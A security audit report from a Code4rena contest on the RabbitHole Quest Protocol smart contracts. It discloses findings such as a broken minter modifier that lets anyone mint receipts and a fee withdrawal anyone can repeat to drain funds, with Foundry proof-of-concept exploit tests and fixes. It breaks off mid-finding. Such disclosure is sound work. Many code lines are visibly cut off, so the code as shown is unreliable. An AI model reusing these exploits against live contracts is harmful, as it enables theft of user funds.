Introducing Code4rena Blue: Dedicated defense. Competitive bounties. Independent judging.

Learn more →

RabbitHole Quest Protocol contest Findings & Analysis Report

2023-04-11

Table of contents

Overview

About C4

Code4rena (C4) is an open organization consisting of security researchers, auditors, developers, and individuals with domain expertise in smart contracts.

A C4 audit contest is an event in which community participants, referred to as Wardens, review, audit, or analyze smart contract logic in exchange for a bounty provided by sponsoring projects.

During the audit contest outlined in this document, C4 conducted an analysis of the RabbitHole Quest Protocol smart contract system written in Solidity. The audit contest took place between January 25—January 30 2023.

Wardens

185 Wardens contributed reports to the RabbitHole Quest Protocol contest:

1. 0x1f8b
2. 0x4non
3. 0x5rings
4. 0xAgro
5. 0xMAKEOUTHILL
6. 0xMirce
7. 0xRobocop

8. 0xSmartContract
9. 0xackermann
10. 0xbepresent
11. 0xhacksmithh
12. 0xmrhoodie
13. 0xmuxyz
14. 0xngndev
15. 7siech
16. AkshaySrivastav
17. AlexCzm
18. ArmedGoose
19. Atarpara
20. Awesome
21. Aymen0909
22. BClabs (nalus and Reptilia)
23. Bauer
24. Bnke0x0
25. Breeje
26. CodingNameKiki
27. Cryptor
28. DadeKuma
29. Deivitto
30. Dewaxindo
31. Diana
32. DimitarDimitrov
33. Dug
34. ElKu
35. ForkEth (NullbutC00L and filipaze)
36. Garrett

37. HollaDieWaldfee
38. IceBear
39. IIIIIII
40. Inspectah
41. Iurii3
42. Jayus
43. Josiah
44. KIntern_NA (TrungOre, duc, and Trumpero)
45. Kenshin
46. KmanOfficial
47. Krayt
48. KrisApostolov
49. LethL
50. Lotus
51. M4TZ1P (DekaiHako, holyhansss_kr, Zer0Luck, AAIIWITF, and exd0tpy)
52. MadWookie
53. MiniGlome
54. NoamYakov
55. PaludoX0
56. Phenomana
57. PrasadLak
58. RaymondFam
59. ReyAdmirado
60. Rolezn
61. Ruhum
62. SAAJ
63. SaeedAlipoor01988
64. SaharDevep
65. SleepingBugs (Deivitto and 0xLovesleep)

66. SovaSlava
67. StErMi
68. Timenov
69. Tointer
70. Tricko
71. UdarTeam (ahmedov and tourist)
72. V_B (Barichek and vlad_bochok)
73. __141345__
74. adriro
75. ali
76. amaechieth
77. arialblack14
78. atharvasama
79. badman
80. betweenETHlines
81. bin2chen
82. brevis
83. btk
84. bytes032
85. c3phas
86. carlitox477
87. carrotsmuggler
88. catellatech
89. cccz
90. chaduke
91. chrisdior4
92. codeislight
93. critical-or-high
94. cryptojedi88

95. cryptonue
96. cryptostellar5
97. csanuragjain
98. ddimitrov22
99. dharma09
100. doublesharp
101. evan
102. favelanky
103. fellows
104. frankudoags
105. fs0c
106. georgits
107. glcanvas
108. gzeon
109. haku
110. halden
111. hansfriese
112. hihen
113. hl_
114. holme
115. horsefacts
116. jasonxiale
117. jat
118. jesusrod15
119. joestakey
120. karanctf
121. kenta
122. ladboy233
123. libratus

124. lukris02

125. luxartvinsec

126. m9800

127. mahdikarimi

128. manikantanynala97

129. martin

130. matrix_0wl

131. mert_eren

132. millersplanet

133. minhquanym

134. mookimgo

135. mrpathfindr

136. nadin

137. navinavu

138. nicobevi

139. oberon

140. omis

141. p4st13r4 (0x69e8 and 0xb4bb4)

142. paspe

143. pavankv

144. peakbolt

145. peanuts

146. petersspetrov

147. pfapostol

148. prestoncodes

149. rbserver

150. romand

151. rvierdiiev

152. sakshamguruji

153. saneryee
154. sashik_eth
155. sayan
156. seeu
157. shark
158. simon135
159. thekmj
160. timongty
161. tnevler
162. trustindistrust
163. tsvetanovv
164. ubermensch
165. usmannk
166. vagrant
167. vanko1
168. wait
169. xAriextz
170. yixxas
171. yosuke
172. zadaru13
173. zaskoh

This contest was judged by kirk-baird.

Final report assembled by liveactionllama.

Summary

The C4 analysis yielded an aggregated total of 11 unique vulnerabilities. Of these vulnerabilities, 2 received a risk rating in the category of HIGH severity and 9 received a risk rating in the category of MEDIUM severity.

Additionally, C4 analysis included 89 reports detailing issues with a risk rating of LOW severity or non-critical. There were also 50 reports recommending gas optimizations.

All of the issues presented here are linked back to their original finding.

Scope

The code under review can be found within the C4 RabbitHole Quest Protocol contest repository, and is composed of 10 smart contracts written in the Solidity programming language and includes 752 lines of Solidity code.

Severity Criteria

C4 assesses the severity of disclosed vulnerabilities based on three primary risk categories: high, medium, and low/non-critical.

High-level considerations for vulnerabilities span the following key areas when conducting assessments:

- Malicious Input Handling
- Escalation of privileges
- Arithmetic
- Gas use

For more information regarding the severity criteria referenced throughout the submission review process, please refer to the documentation provided on the C4 website, specifically our section on Severity Categorization.

High Risk Findings (2)

[H-01] Bad implementation in minter access control for `RabbitHoleReceipt` and `RabbitHoleTickets` contracts

Submitted by adriro, *also found by* btk, luxartvinsec, KrisApostolov, Garrett, AlexCzm, Aymen0909, AlexCzm, Deivitto, petersspetrov, Josiah, c3phas, hansfriese, fellows, vagrant, sakshamguruji, yosuke, rbserver, rbserver, tsvetanovv, Kenshin, pfapostol, Awesome, 7siech, gzeon, gzeon, oberon, Jayus, pavankv, ElKu, ElKu, xAriextz, xAriextz, shark, RaymondFam, paspe, paspe, amaechieth, SovaSlava, DimitarDimitrov, vanko1, codeislight, 0xMirce, trustindistrust, navinavu, UdarTeam, AkshaySrivastav, Timenov, 0xMAKEOUTHILL, prestoncodes, millersplanet, millersplanet, UdarTeam, usmannk, navinavu, Cryptor, frankudoags, mookimgo, *and* thekmj

https://github.com/rabbitholegg/quest-protocol/blob/8c4c1f71221570b14a0479c216583342bd652d8d/contracts/RabbitHoleReceipt.sol#L58-L61
https://github.com/rabbitholegg/quest-protocol/blob/8c4c1f71221570b14a0479c216583342bd652d8d/contracts/RabbitHoleTickets.sol#L47-L50

Both `RabbitHoleReceipt` and `RabbitHoleTickets` contracts define a `mint` function that is protected by a `onlyMinter` modifier:

RabbitHoleReceipt:

https://github.com/rabbitholegg/quest-protocol/blob/8c4c1f71221570b14a0479c216583342bd652d8d/contracts/RabbitHoleReceipt.sol#L98-L104

```
    function mint(address to_, string memory questId_) public onlyMi
        _tokenIds.increment();
        uint newTokenID = _tokenIds.current();
        questIdForTokenId[newTokenID] = questId_;
        timestampForTokenId[newTokenID] = block.timestamp;
        _safeMint(to_, newTokenID);
    }
```

RabbitHoleTickets:

https://github.com/rabbitholegg/quest-protocol/blob/8c4c1f71221570b14a0479c216583342bd652d8d/contracts/RabbitHoleTickets.sol#L83-L85

```
    function mint(address to_, uint256 id_, uint256 amount_, bytes m
        _mint(to_, id_, amount_, data_);
    }
```

However, in both cases the modifier implementation is flawed as there isn't any check for a require or revert, the comparison will silently return false and let the execution continue:

```
    modifier onlyMinter() {
        msg.sender == minterAddress;
        _;
    }
```

Impact

Any account can mint any number of `RabbitHoleReceipt` and `RabbitHoleTickets` tokens.

This represents a critical issue as receipts can be used to claim rewards in quests. An attacker can freely mint receipt tokens for any quest to steal all the rewards from it.

Proof of Concept

The following test demonstrates the issue.

```
    contract AuditTest is Test {
        address deployer;
        uint256 signerPrivateKey;
        address signer;
        address royaltyRecipient;
        address minter;
        address protocolFeeRecipient;

        QuestFactory factory;
        ReceiptRenderer receiptRenderer;
        RabbitHoleReceipt receipt;
        TicketRenderer ticketRenderer;
        RabbitHoleTickets tickets;
        ERC20 token;

        function setUp() public {
```

```
        deployer = makeAddr("deployer");
        signerPrivateKey = 0x123;
        signer = vm.addr(signerPrivateKey);
        vm.label(signer, "signer");
        royaltyRecipient = makeAddr("royaltyRecipient");
        minter = makeAddr("minter");
        protocolFeeRecipient = makeAddr("protocolFeeRecipient");

        vm.startPrank(deployer);

        // Receipt
        receiptRenderer = new ReceiptRenderer();
        RabbitHoleReceipt receiptImpl = new RabbitHoleReceipt();
        receipt = RabbitHoleReceipt(
            address(new ERC1967Proxy(address(receiptImpl), ""))
        );
        receipt.initialize(
            address(receiptRenderer),
            royaltyRecipient,
            minter,
            0
        );

        // factory
        QuestFactory factoryImpl = new QuestFactory();
        factory = QuestFactory(
            address(new ERC1967Proxy(address(factoryImpl), ""))
        );
        factory.initialize(signer, address(receipt), protocolFee
        receipt.setMinterAddress(address(factory));

        // tickets
        ticketRenderer = new TicketRenderer();
        RabbitHoleTickets ticketsImpl = new RabbitHoleTickets();
        tickets = RabbitHoleTickets(
            address(new ERC1967Proxy(address(ticketsImpl), ""))
        );
        tickets.initialize(
            address(ticketRenderer),
            royaltyRecipient,
            minter,
            0
        );

        // ERC20 token
        token = new ERC20("Mock ERC20", "MERC20");
```

```
            factory.setRewardAllowlistAddress(address(token), true);

            vm.stopPrank();
        }

        function test_RabbitHoleReceipt_RabbitHoleTickets_AnyoneCanM
            address attacker = makeAddr("attacker");

            vm.startPrank(attacker);

            // Anyone can freely mint RabbitHoleReceipt
            string memory questId = "a quest";
            receipt.mint(attacker, questId);
            assertEq(receipt.balanceOf(attacker), 1);

            // Anyone can freely mint RabbitHoleTickets
            uint256 tokenId = 0;
            tickets.mint(attacker, tokenId, 1, "");
            assertEq(tickets.balanceOf(attacker, tokenId), 1);

            vm.stopPrank();
        }
    }
```

Recommendation

The modifier should require that the caller is the `minterAddress` in order to revert the call in case this condition doesn’t hold.

```
    modifier onlyMinter() {
        require(msg.sender == minterAddress);
        _;
    }
```

waynehoover (RabbitHole) confirmed

[H-02] Protocol fees can be withdrawn multiple times in `Erc20Quest`

Submitted by adriro, *also found by* timongty, trustindistrust, M4TZ1P, Garrett, holme, CodingNameKiki, hansfriese, fs0c, tnevler, lukris02, fs0c, fs0c, horsefacts, cryptonue, bytes032, sashik_eth, cccz, manikantanynala97, wait, rbserver, yixxas, Iurii3, hl_, zadaru13, MiniGlome, glcanvas, glcanvas, doublesharp, bin2chen, Lotus, KIntern_NA, SovaSlava, KmanOfficial, martin, peanuts, peakbolt, 0xmrhoodie, gzeon, IllIllI, Bauer, 0xngndev, 0xngndev, mrpathfindr, mahdikarimi, evan, 0xRobocop, zaskoh, omis, ArmedGoose, ElKu, Atarpara, codeislight, chaduke, trustindistrust, AkshaySrivastav, carrotsmuggler, hihen, prestoncodes, ladboy233, mert_eren, usmannk, Ruhum, HollaDieWaldfee, *and* rvierdiiev

The `withdrawFee` function present in the `Erc20Quest` contract can be used to withdraw protocol fees after a quest has ended, which are sent to the protocol fee recipient address:

https://github.com/rabbitholegg/quest-protocol/blob/8c4c1f71221570b14a0479c216583342bd652d8d/contracts/Erc20Quest.sol#L102-L104

```
    function withdrawFee() public onlyAdminWithdrawAfterEnd {
        IERC20(rewardToken).safeTransfer(protocolFeeRecipient, protc
    }
```

This function doesn’t provide any kind of protection and can be called multiple times, which will send more tokens than intended to the protocol fee recipient, stealing funds from the contract.

Impact

The `withdrawFee` function can be called multiples after a quest has ended, potentially stealing funds from other people. The contract may have funds from unclaimed receipts (i.e. users that have completed the quest, redeemed their receipt but haven’t claimed their rewards yet) and remaining tokens from participants who didn’t complete the quest, which can be claimed back by the owner of the quest.

Note also that the `onlyAdminWithdrawAfterEnd` modifier, even though it indicates that an “admin” should be allowed to call this function, only validates the quest end time and fails to provide any kind of access control:

https://github.com/rabbitholegg/quest-protocol/blob/8c4c1f71221570b14a0479c216583342bd652d8d/contracts/Quest.sol#L76-L79

```
    modifier onlyAdminWithdrawAfterEnd() {
        if (block.timestamp < endTime) revert NoWithdrawDuringClaim
        _;
    }
```

This means that anyone could call this function, so even if the quest owner or the protocol fee recipient behave correctly, a griefer could potentially call this function right after the quest end time to remove all (or most) of the funds from the contract.

Proof of Concept

In the following demonstration, the `withdrawFee` function is called multiple times by a bad actor to remove all tokens from the quest contract.

```
    contract AuditTest is Test {
        address deployer;
        uint256 signerPrivateKey;
        address signer;
        address royaltyRecipient;
        address minter;
        address protocolFeeRecipient;

        QuestFactory factory;
        ReceiptRenderer receiptRenderer;
        RabbitHoleReceipt receipt;
        TicketRenderer ticketRenderer;
        RabbitHoleTickets tickets;
        ERC20 token;

        function setUp() public {
            deployer = makeAddr("deployer");
            signerPrivateKey = 0x123;
            signer = vm.addr(signerPrivateKey);
            vm.label(signer, "signer");
            royaltyRecipient = makeAddr("royaltyRecipient");
            minter = makeAddr("minter");
            protocolFeeRecipient = makeAddr("protocolFeeRecipient");
            vm.startPrank(deployer);

            // Receipt
            receiptRenderer = new ReceiptRenderer();
            RabbitHoleReceipt receiptImpl = new RabbitHoleReceipt();
            receipt = RabbitHoleReceipt(
                address(new ERC1967Proxy(address(receiptImpl), ""))
            );
            receipt.initialize(
                address(receiptRenderer),
                royaltyRecipient,
                minter,
                0
            );

            // factory
            QuestFactory factoryImpl = new QuestFactory();
            factory = QuestFactory(
                address(new ERC1967Proxy(address(factoryImpl), ""))
            );
            factory.initialize(signer, address(receipt), protocolFee
            receipt.setMinterAddress(address(factory));

            // tickets
            ticketRenderer = new TicketRenderer();
            RabbitHoleTickets ticketsImpl = new RabbitHoleTickets();
            tickets = RabbitHoleTickets(
                address(new ERC1967Proxy(address(ticketsImpl), ""))
            );
            tickets.initialize(
                address(ticketRenderer),
                royaltyRecipient,
                minter,
                0
            );

            // ERC20 token
            token = new ERC20("Mock ERC20", "MERC20");
            factory.setRewardAllowlistAddress(address(token), true);

            vm.stopPrank();
        }

        function signReceipt(address account, string memory questId)
            internal
            view
            returns (bytes32 hash, bytes memory signature)
        {
            hash = keccak256(abi.encodePacked(account, questId));
            bytes32 message = ECDSA.toEthSignedMessageHash(hash);
            (uint8 v, bytes32 r, bytes32 s) = vm.sign(signerPrivateK
            signature = abi.encodePacked(r, s, v);
        }

        function claimReceipt(address account, string memory questI
            (bytes32 hash, bytes memory signature) = signReceipt(acc
            vm.prank(account);
            factory.mintReceipt(questId, hash, signature);
        }

        function test_Erc20Quest_ProtocolFeeWithdrawMultipleTimes()
            address alice = makeAddr("alice");
            address attacker = makeAddr("attacker");

            uint256 startTime = block.timestamp + 1 hours;
            uint256 endTime = startTime + 1 hours;
            uint256 totalParticipants = 1;
            uint256 rewardAmountOrTokenId = 1 ether;
            string memory questId = "a quest";

            // create, fund and start quest
            vm.startPrank(deployer);

            Erc20Quest quest = Erc20Quest(
                factory.createQuest(
                    address(token),
                    endTime,
                    startTime,
                    totalParticipants,
                    rewardAmountOrTokenId,
                    "erc20",
                    questId
                )
            );

            uint256 rewards = totalParticipants * rewardAmountOrToke
            uint256 fees = (rewards * factory.questFee()) / 10_000;
            deal(address(token), address(quest), rewards + fees);
            quest.start();

            vm.stopPrank();
```

```
            // simulate at least one user claims a receipt
            claimReceipt(alice, questId);

            // simulate time elapses until the end of the quest
            vm.warp(endTime);

            // The following can be executed by attacker (griefer) c
            vm.startPrank(attacker);

            uint256 protocolFee = quest.protocolFee();
            uint256 withdrawCalls = (rewards + fees) / protocolFee;

            for (uint256 i = 0; i < withdrawCalls; i++) {
                quest.withdrawFee();
            }

            // Fee recipient has 100% of the funds
            assertEq(token.balanceOf(protocolFeeRecipient), rewards
            assertEq(token.balanceOf(address(quest)), 0);

            vm.stopPrank();
        }
    }
```

Recommendation

Add a flag to the contract to indicate if protocol fees have been already withdrawn. Add a check to prevent the function from being called again.

waynehoover (RabbitHole) disagreed with severity and commented:

> I agree that this is an issue, but not a high risk issue. I expect high risk issues to be issues that can be called by anyone, not owners.

> As owners there are plenty of ways we can sabotage our contracts (for example via the set* functions) it is up to the owner to be sure they are executing the function correctly and in the correct context.

> The owner understands how this function works, so they can be sure not to call it multiple times.

gzeon (warden) commented:

> While I agree that this is an issue, but not a high risk issue. I expect high risk issues to be issues that can be called by anyone, not owners.

> As owners there are plenty of ways we can sabotage our contracts (for example via the set* functions) it is up to the owner to be sure they are executing the function correctly and in the correct context.

> The owner understands how this function works, so they can be sure not to call it multiple times.

> `onlyAdminWithdrawAfterEnd` is not `onlyAdmin`, anyone can call `withdrawFee` after end.

kirk-baird (judge) commented:

> I agree with @gzeon. This issue is a combination of two sub issues:

- Anyone can call `withdrawFee()`
- `withdrawFee()` can be called multiple times

> Allowing it to be called by anyone is sufficient to rate it high severity.

Medium Risk Findings (9)

[M-01] `QuestFactory` is suspicious of the reorg attack


Submitted by V_B

https://github.com/rabbitholegg/quest-protocol/blob/8c4c1f71221570b14a0479c216583342bd652d8d/contracts/QuestFactory.sol#L75
https://github.com/rabbitholegg/quest-protocol/blob/8c4c1f71221570b14a0479c216583342bd652d8d/contracts/QuestFactory.sol#L108

The `createQuest` function deploys a quest contract using the `create`, where the address derivation depends only on the `QuestFactory` nonce.

At the same time, some of the chains (Polygon, Optimism, Arbitrum) to which the `QuestFactory` will be deployed are suspicious of the reorg attack.

- https://polygonscan.com/blocks_forked



38002758	17 days 17 hrs ago	57	0	0x83d69448f88bf9c701c...	29,853,780	0.000 TH	0.79335 MATIC	17
37998403	17 days 20 hrs ago	157	0	0x7c7379531b2aee82e4...	28,071,706	0.000 TH	1.79048 MATIC	40
37998343	17 days 20 hrs ago	0	0	0x83d69448f88bf9c701c...	29,824,628	0.000 TH	0 MATIC	21

Here you may be convinced that the Polygon has in practice subject to reorgs. Even more, the reorg on the picture is 1.5 minutes long. So, it is quite enough to create the quest and transfer funds to that address, especially when someone uses a script, and not doing it by hand.

Optimistic rollups (Optimism/Arbitrum) are also suspect to reorgs since if someone finds a fraud the blocks will be reverted, even though the user receives a confirmation and already created a quest.

Attack Scenario

Imagine that Alice deploys a quest, and then sends funds to it. Bob sees that the network block reorg happens and calls `createQuest`. Thus, it creates `quest` with an address to which Alice sends funds. Then Alices' transactions are executed and Alice transfers funds to Bob's controlled quest.

Impact

If users rely on the address derivation in advance or try to deploy the wallet with the same address on different EVM chains, any funds sent to the wallet could potentially be withdrawn by anyone else. All in all, it could lead to the theft of user funds.

Recommended Mitigation Steps

Deploy the quest contract via `create2` with `salt` that includes `msg.sender` and `rewardTokenAddress_`.

[waynehoover (RabbitHole) acknowledged](#)

[M-02] User may lose rewards if the receipt is minted after quest end time

Submitted by adriro, *also found by* sashik_eth, CodingNameKiki, joestakey, M4TZ1P, m9800, lukris02, Tricko, cccz, cccz, glcanvas, Kenshin, bin2chen, peanuts, Breeje, Breeje, peakbolt, badman, 0xRobocop, 0xbepresent, carrotsmuggler, HollaDieWaldfee, prestoncodes, Ruhum, mert_eren, rvierdiiev, *and* csanuragjain

https://github.com/rabbitholegg/quest-protocol/blob/8c4c1f71221570b14a0479c216583342bd652d8d/contracts/QuestFactory.sol#L219-L229
https://github.com/rabbitholegg/quest-protocol/blob/8c4c1f71221570b14a0479c216583342bd652d8d/contracts/Erc20Quest.sol#L81-L87

After completing a task in the context of a quest, a user receives a signed hash that needs to be redeemed on-chain for a receipt that can later be claimed for a reward.

The receipt is minted in the `mintReceipt` function present in the `QuestFactory` contract:

https://github.com/rabbitholegg/quest-protocol/blob/8c4c1f71221570b14a0479c216583342bd652d8d/contracts/QuestFactory.sol#L219-L229

```
function mintReceipt(string memory questId_, bytes32 hash_, byte
    if (quests[questId_].numberMinted + 1 > quests[questId_].tot
    if (quests[questId_].addressMinted[msg.sender] == true) reve
    if (keccak256(abi.encodePacked(msg.sender, questId_)) != has
    if (recoverSigner(hash_, signature_) != claimSignerAddress)

    quests[questId_].addressMinted[msg.sender] = true;
    quests[questId_].numberMinted++;
    emit ReceiptMinted(msg.sender, questId_);
    rabbitholeReceiptContract.mint(msg.sender, questId_);
}
```

This function doesn't check if the quest has ended, and the hash doesn't contain any kind of deadline. A user may receive a signed hash and mint the receipt at any point in time.

The quest owner can withdraw remaining tokens after the quest end time using the `withdrawRemainingTokens` present in the quests contracts. This is the implementation for `Erc20Quest`:

https://github.com/rabbitholegg/quest-protocol/blob/8c4c1f71221570b14a0479c216583342bd652d8d/contracts/Erc20Quest.sol#L81-L87

```
function withdrawRemainingTokens(address to_) public override or
    super.withdrawRemainingTokens(to_);

    uint unclaimedTokens = (receiptRedeemers() - redeemedTokens)
    uint256 nonClaimableTokens = IERC20(rewardToken).balanceOf(a
    IERC20(rewardToken).safeTransfer(to_, nonClaimableTokens);
}

function receiptRedeemers() public view returns (uint256) {
    return questFactoryContract.getNumberMinted(questId);
}
```

The function calculates how many receipts have been minted but are pending to be claimed, in order to leave the funds in the contract so the user can still claim those. However, this won't take into account receipts that are still pending to be minted.

Impact

A user can mint the receipt for completing the task after the quest has ended, and in particular, if this is done after the owner of the quest has called `withdrawRemainingTokens`, then the user won't be able to claim the reward associated with that receipt.

This occurs because the user can mint the receipt after the quest end time, while the owner may have already withdrawn the remaining tokens, which only accounts for previously minted receipts.

Given this scenario, the user won't be able to claim the rewards, the contract won't have the required funds.

Proof of Concept

In the following test, Alice mints her receipt after the quest owner has called `withdrawRemainingTokens`. Her call to `quest.claim()` will be reverted due to insufficient funds in the contract.

```
contract AuditTest is Test {
    address deployer;
    uint256 signerPrivateKey;
    address signer;
    address royaltyRecipient;
    address minter;
    address protocolFeeRecipient;

    QuestFactory factory;
    ReceiptRenderer receiptRenderer;
    RabbitHoleReceipt receipt;
    TicketRenderer ticketRenderer;
    RabbitHoleTickets tickets;
    ERC20 token;

    function setUp() public {
        deployer = makeAddr("deployer");
        signerPrivateKey = 0x123;
        signer = vm.addr(signerPrivateKey);
        vm.label(signer, "signer");
        royaltyRecipient = makeAddr("royaltyRecipient");
        minter = makeAddr("minter");
        protocolFeeRecipient = makeAddr("protocolFeeRecipient");

        vm.startPrank(deployer);

        // Receipt
        receiptRenderer = new ReceiptRenderer();
        RabbitHoleReceipt receiptImpl = new RabbitHoleReceipt();
        receipt = RabbitHoleReceipt(
            address(new ERC1967Proxy(address(receiptImpl), ""))
        );
        receipt.initialize(
            address(receiptRenderer),
            royaltyRecipient,
            minter,
            0
        );

        // factory
        QuestFactory factoryImpl = new QuestFactory();
        factory = QuestFactory(
            address(new ERC1967Proxy(address(factoryImpl), ""))
        );
        factory.initialize(signer, address(receipt), protocolFe
        receipt.setMinterAddress(address(factory));

        // tickets
        ticketRenderer = new TicketRenderer();
        RabbitHoleTickets ticketsImpl = new RabbitHoleTickets();
        tickets = RabbitHoleTickets(
            address(new ERC1967Proxy(address(ticketsImpl), ""))
        );
        tickets.initialize(
            address(ticketRenderer),
            royaltyRecipient,
            minter,
            0
        );

        // ERC20 token
        token = new ERC20("Mock ERC20", "MERC20");
        factory.setRewardAllowlistAddress(address(token), true);

        vm.stopPrank();
    }

    function signReceipt(address account, string memory questId)
        internal
        view
        returns (bytes32 hash, bytes memory signature)
    {
        hash = keccak256(abi.encodePacked(account, questId));
        bytes32 message = ECDSA.toEthSignedMessageHash(hash);
        (uint8 v, bytes32 r, bytes32 s) = vm.sign(signerPrivate
        signature = abi.encodePacked(r, s, v);
    }

    function test_Erc20Quest_UserCantClaimIfLateRedeem() public
        address alice = makeAddr("alice");
```

```
uint256 startTime = block.timestamp + 1 hours;
uint256 endTime = startTime + 1 hours;
uint256 totalParticipants = 1;
uint256 rewardAmountOrTokenId = 1 ether;
string memory questId = "a quest";

// create, fund and start quest
vm.startPrank(deployer);

factory.setQuestFee(0);

Erc20Quest quest = Erc20Quest(
    factory.createQuest(
        address(token),
        endTime,
        startTime,
        totalParticipants,
        rewardAmountOrTokenId,
        "erc20",
        questId
    )
);

uint256 rewards = totalParticipants * rewardAmountOrToke
deal(address(token), address(quest), rewards);
quest.start();

vm.stopPrank();

// Alice has the signature to mint her receipt
(bytes32 hash, bytes memory signature) = signReceipt(ali

// simulate time elapses until the end of the quest
vm.warp(endTime);

vm.prank(deployer);
quest.withdrawRemainingTokens(deployer);

// Now Alice claims her receipt and tries to claim her r
vm.startPrank(alice);

factory.mintReceipt(questId, hash, signature);

// The following will fail since there are no more rewar
vm.expectRevert();
quest.claim();
```

```
            vm.stopPrank();
        }
    }
```

Recommendation

Since tasks are verified off-chain by the indexer, given the current architecture it is not possible to determine on-chain how many tasks have been completed. In this case the recommendation is to prevent the minting of the receipt after the quest end time. This can be done in the `mintReceipt` by checking the `endTime` property which would need to be added to the `Quest` struct or by including it as a deadline in the signed hash.

kirk-baird (judge) decreased severity to Medium

waynehoover (RabbitHole) disagreed with severity and commented:

> This is only an issue if the owner withdraws the remaining tokens before everyone has withdrawn their tokens. The owner will not do this.

kirk-baird (judge) commented:

> I agree that the owner should not do this.

> However, determining if everyone has minted their tokens yet is not straight forward, as users may not want to pay gas fees or mint / claim receipts immediately. I believe medium severity is a fair rating as there is the potential to accidentally lock funds in the contract.

[M-03] DOS risk if enough tokens are minted in Quest.claim can lead, at least, to transaction fee lost

Submitted by carlitox477*, also found by* trustindistrust, ArmedGoose, libratus, luxartvinsec, adriro, 0xRobocop, UdarTeam, betweenETHlines, manikantanynala97, minhquanym, lukris02, cryptojedi88, horsefacts, glcanvas, glcanvas, Atarpara, simon135, mookimgo, gzeon, IllIllI, p4st13r4, thekmj, evan, Tointer, 0xbepresent, *and* ladboy233

https://github.com/rabbitholegg/quest-protocol/blob/8c4c1f71221570b14a0479c216583342bd652d8d/contracts/Quest.sol#L99
https://github.com/rabbitholegg/quest-protocol/blob/8c4c1f71221570b14a0479c216583342bd652d8d/contracts/RabbitHoleReceipt.sol#L117-L133

`claim` function can be summaraized in next steps:

1. Check that the quest is active
2. Check the contract is not paused
3. Get tokens corresponding to msg.sender for `questId` using `rabbitHoleReceiptContract.getOwnedTokenIdsOfQuest` : **DOS**
4. Check that msg.sender owns at least one token
5. Count non claimed tokens
6. Check there is at least 1 unclaimed token
7. Calculate redeemable rewards: `_calculateRewards(redeemableTokenCount);`
8. Set all token to claimed state
9. Update `redeemedTokens`
10. Emit claim event

The problem with this functions relays in its dependency on `RabbitHoleReceipt.getOwnedTokenIdsOfQuest` . It’s behaviour can be summarized in next steps:

1. Get queried balance (claimingAddress_)
2. Get claimingAddress_ owned tokens
3. Filter tokens corresponding to questId_
4. Return token of claimingAddress_ corresponding to questId_

If a user actively participates in multiple quests and accumulates a large number of tokens, the claim function may eventually reach the block gas limit. As a result, the user may be unable to successfully claim their earned tokens.

Impact

It can be argued that function `ERC721.burn` can address the potential DOS risk in the claim process. However, it is important to note the following limitations and drawbacks associated with this approach:

1. Utilizing `ERC721.burn` does not prevent the user from incurring network fees if a griefer, who has already claimed their rewards, sends their tokens to the user with the intent of causing a DOS and inducing loss of gas.
2. If the user has not claimed any rewards from their accumulated tokens, they will still be forced to burn at least some of their tokens, resulting in a loss of these assets.

Proof of Concept

Griefing

1. Alice has took part in many quests, and want to recieve her rewards, so she call Quest.claim() function
2. Bob also has already claimed many rewards from many quest, and decide to frontrun alice an send her all his tokens to DOS her
3. Alice run out of gas, she lose transaction fees.

Lose of unclaimed rewards

1. Alice always takes part in many quests, but never claims her rewards. She trusts RabbitHole protocol and is waiting to have much more rewards to claim in order to save some transaction fees.
2. When Alice decide to call claim function she realizes that she has run out of gas.

Then, Alice can only burn some of her tokens to claim at least some rewards.

Code

[Code sample]()

Recommended Mitigation steps

If a user can send a token list by parameter to claim function, then this vector attack can be mitigated.

To do this add next function to `RabbitHoleReceipt.sol`:

```
function checkTokenCorrespondToQuest(uint tokenId, string memory
    return keccak256(bytes(questIdForTokenId[tokenId])) == kecca
}
```

Then modify `Quest.claim`:

```
// Quest.sol
-   function claim() public virtual onlyQuestActive {
+   function claim(uint[] memory tokens) public virtual onlyQues
        if (isPaused) revert QuestPaused();

-       uint[] memory tokens = rabbitHoleReceiptContract.getOwne

        // require(tokens.length > 0)
        if (tokens.length == 0) revert NoTokensToClaim();

        uint256 redeemableTokenCount = 0;
        for (uint i = 0; i < tokens.length; i++) {
            // Check that the token correspond to this quest
            require(rabbitHoleReceiptContract.checkTokenCorrespo

-           if (!isClaimed(tokens[i])) {
+           if (!isClaimed(tokens[i]) && rabbitHoleReceiptContra
                redeemableTokenCount++;
            }
        }

        if (redeemableTokenCount == 0) revert AlreadyClaimed();

        uint256 totalRedeemableRewards = _calculateRewards(redee
        _setClaimed(tokens);
        _transferRewards(totalRedeemableRewards);
        redeemedTokens += redeemableTokenCount;

        emit Claimed(msg.sender, totalRedeemableRewards);
    }
```

kirk-baird (judge) decreased severity to Medium

waynehoover (RabbitHole) acknowledged

[M-04] Users may not claim Erc1155 rewards when the Quest has ended

Submitted by RaymondFam*, also found by* timongty, CodingNameKiki, MiniGlome, holme, Aymen0909, AlexCzm, CodingNameKiki, adriro, StErMi, Josiah, minhquanym, ubermensch, peanuts, BClabs, wait, cccz, cccz, rbserver, bin2chen, KIntern_NA, gzeon, peakbolt, 0xMirce, chaduke, ElKu, libratus, omis, zaskoh, AkshaySrivastav, hihen, usmannk, HollaDieWaldfee, csanuragjain*, and* rvierdiiev

https://github.com/rabbitholegg/quest-protocol/blob/8c4c1f71221570b14a0479c216583342bd652d8d/contracts/Erc1155Quest.sol#L60
https://github.com/rabbitholegg/quest-protocol/blob/8c4c1f71221570b14a0479c216583342bd652d8d/contracts/Quest.sol#L114
https://github.com/rabbitholegg/quest-protocol/blob/8c4c1f71221570b14a0479c216583342bd652d8d/contracts/Erc1155Quest.sol#L41-L43

Unlike Erc20Quest.sol, owner of Erc1155Quest.sol is going to withdraw the remaining tokens from the contract when `block.timestamp == endTime` without deducting the `unclaimedTokens`. As a result, users will be denied of service when attempting to call the inherited `claim()` from Quest.sol.

Proof of Concept

As can be seen from the code block below, when the Quest time has ended, `withdrawRemainingTokens()` is going to withdraw the remaining tokens from the contract on line 60:

